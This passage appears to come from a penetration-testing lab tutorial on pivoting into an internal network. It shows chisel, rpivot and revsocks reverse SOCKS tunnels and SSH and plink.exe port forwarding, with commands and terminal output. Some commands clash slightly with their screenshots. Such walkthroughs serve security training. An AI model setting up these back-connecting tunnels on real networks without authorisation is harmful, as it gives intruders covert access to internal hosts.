
```
root@ubuntu:~/chisel# ./chisel client 192.168.1.2:8000 R:8001:192.168.226.129:9001 ←
2020/11/30 11:05:02 client: Connecting to ws://192.168.1.2:8000
2020/11/30 11:05:02 client: Connected (Latency 763.978μs)
```

Here we point our Socks5 client which is Metasploitable 2 to the Kali Linux using Ubuntu.


```
./chisel server -p 9001 --socks5
```

```
root@ubuntu:~/chisel# ./chisel server -p 9001 --socks5 ←
2020/11/30 10:53:24 server: Fingerprint L6ZAAuj96HCNQXrMo40liY5C1ytzks74M3TXldXT:
2020/11/30 10:53:24 server: Listening on http://0.0.0.0:9001
```

Now let's open the web browser in the Kali Linux and go to configure the **proxy settings**. Here we are manually configuring the proxy, therefore, mention the SOCKS host address as the local address i.e., 127.0.0.1 and choose **socks5 proxy** on port 1080. Also, mention the local address in the '**no proxy for**' box.



When you open the web browser in the Kali Linux machine and add the Metasploitable 2 IP, you see that the Kali Linux is connected to the Metasploitable 2.



Rpivot using Socks4 proxy

Rpivot generally provides tunnel traffic into the internal network using socks 4 proxy. Its working is like SSH dynamic port forwarding but is in the opposite direction. It also has a client-server architecture. When a run client on the machine it will tunnel the traffic through and for that the Kali Linux should be enabled so that it can listen to the connections from the client.

Let's install Rpivot in the Kali Linux machine. Then go to its directory and start the listener on port 9999, which creates socks version 4 proxy on 127.0.0.1 on a port while connecting with the client.

```
git clone https://github.com/klsecservices/rpivot.git
python server.py --server-port 9999 --server-ip 192.168.1.2 --proxy-ip
127.0.0.1 --proxy-port 1080
```


```
└──(root㉿kali)-[~/home/kali]
  └──# git clone https://github.com/klsecservices/rpivot.git ←
    Cloning into 'rpivot'...
    remote: Enumerating objects: 37, done.
    remote: Total 37 (delta 0), reused 0 (delta 0), pack-reused 37
    Receiving objects: 100% (37/37), 51.20 KiB | 214.00 KiB/s, done.
    Resolving deltas: 100% (6/6), done.
    └──(root㉿kali)-[~/home/kali]
      └──# cd rpivot/ ←
        └──(root㉿kali)-[~/home/kali/rpivot]
          └──# python server.py --server-port 9999 --server-ip 192.168.1.2 --proxy-ip 127.0.0.1 --proxy-port 1080 ←
            New connection from host 192.168.1.108, source port 45470
            ┌─[root㉿kali]─[~/home/kali/rpivot]
```

Now install rpivot in the **Ubuntu** machine and connect it with the Kali Linux.


```
git clone https://github.com/klsecservices/rpivot.git
python client.py --server-ip 192.168.1.2 --server-port 9999
```

```
root@ubuntu:~# git clone https://github.com/klsecservices/rpivot.git ←
  Cloning into 'rpivot'...
  remote: Enumerating objects: 37, done.
  remote: Total 37 (delta 0), reused 0 (delta 0), pack-reused 37
  Unpacking objects: 100% (37/37), 51.18 KiB | 211.00 KiB/s, done.
  root@ubuntu:~# cd rpivot/ ←
  root@ubuntu:~/rpivot# python client.py --server-ip 192.168.1.2 --server-port 9999 ←
  Backconnecting to server 192.168.1.2 port 9999
  ┌─[root㉿kali]─[~/home/kali/rpivot]
```

Now go to the web browser in your Kali Linux machine, and **manually configure the proxy**. Set the Socks host address as local address and port as 1080. Select the **Socks version 4** and mention the local address for '**no proxy for**'.



Now when you open the web browser in your Kali Linux machine, but the IP address of the Metasploitable 2 and hence you will be able to see the connection.



Dynamic SSH Tunnelling

Dynamic SSH Tunneling provides a connection with the range of ports by making SSH work like a SOCKS proxy Kali Linux. **A SOCKS proxy** is an SSH tunnel where applications send their traffic using a tunnel where the proxy sends it traffic like how it is sent to the internet. In SOCKS proxy, it is mandatory to configure the individual client. Dynamic Tunneling can receive connections from **numerous ports**.

In Kali Linux machine let's run the command to connect with the Ubuntu using Dynamic SSH tunnelling.

```
ssh -D 7000 raj@192.168.1.108
```


```
└# ssh -D 7000 raj@192.168.1.108 ←
raj@192.168.1.108's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


5 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
*** System restart required ***
Last login: Wed Dec  2 08:54:34 2020 from 192.168.1.2
raj@ubuntu:~$ █
```

Once the connection between the Kali Linux and Ubuntu is made, let's open the browser in the Kali Linux machine and configure the proxy in the settings. Choose to **manually configure the proxy** and mention the local address as the socks host and the port number as 7000. Now select the **socks version 5** and mention the local address in '**no proxy for**' section.



Hence when you put the IP of the Metasploitable 2 in the browser of the Kali Linux, you will have an accessible connection Metasploitable 2 using dynamic Tunnelling.



Local SSH Tunnelling

Here, all the connections which are trying to connect with the Metasploitable 2 using Ubuntu with the local destination and port. The -L indicates the **local port**.

In the Kali Linux machine, add the localhost and then the Metasploitable 2 username and password to create local SSH tunnelling.

```
ssh -L 7000 192.168.22.129:80 raj@192.168.1.108
```

```
(root💀kali)-[~]
# ssh -L 7000:192.168.22.129:80 raj@192.168.1.108 ↗
raj@192.168.1.108's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

5 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
*** System restart required ***
Last login: Fri Dec  4 08:44:37 2020 from 192.168.1.2
raj@ubuntu:~$ █
```

You can open the Kali Linux's browser and mention the **local address** along with the **port 7000** on which the traffic was transferred.



Local SSH Tunnelling using Plink.exe

Here we are making use of **command-line utility** in windows machine for tunnelling, where a command-line tool for **PuTTY** is being used called plink.exe. Here all the connections which are trying to connect with the Metasploitable 2 using Ubuntu with the **local destination and port**.

```
plink.exe -L 7000:192.168.226.129:80 raj@192.168.1.108
```

```
C:\Users\raj\Downloads>plink.exe -L 7000:192.168.226.129:80 raj@192.168.1.108
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 bd:47:c0:8a:fa:97:05:65:bb:8c:35:a9:b9:dd:14:44
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
Using username "raj".
raj@192.168.1.108's password: -
Access granted. Press Return to begin session.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-56-generic x86_64)
```

Now open the web browser in the window's machine and put the local address and the port 7000 on which the traffic of Metasploitable 2 was forwarded. You see that there was local SSH Tunnelling between Metasploitable 2 and the Kali Linux using plink.exe.



Dynamic SSH Tunnelling using Plink.exe

Plink.exe is the windows command line for putty in the windows machine which we will use for Dynamic Tunneling can receive connections from numerous ports.

In windows machine let's run the command to connect with the Ubuntu using Dynamic SSH tunnelling.

```
plink.exe -D 8000 raj@192.168.1.108
```


```
C:\Users\raj\Downloads>plink.exe -D 8000 raj@192.168.1.108
Using username "raj".
raj@192.168.1.108's password:
Access granted. Press Return to begin session.
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


5 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Dec  6 10:14:16 2020 from 192.168.1.3
[0;raj@ubuntu: ~raj@ubuntu:~$
```

Once the connection between the windows and Ubuntu is established, let us open the browser in the windows machine and configure the proxy in the settings. Choose to manually configure the proxy and mention the local address as the socks host and the port number as 8000. Now select the **socks version 5** and mention the local address in '**no proxy for**' section.



Hence when you put the IP of the Metasploitable 2 in the browser of the Windows, you will have an accessible connection Metasploitable 2 using dynamic SSH tunnelling with the help of plink.exe.



Tunnelling using Revsocks

Revsocks stands for Reverse socks5 tunneler. You can download it from [here](#) in the windows operating system. Here in the windows system, we are trying to connect with Ubuntu using socks5.

```
revsocks_windows_amd64.exe -listen :8443 -socks 0.0.0.0:1080 -pass test
```

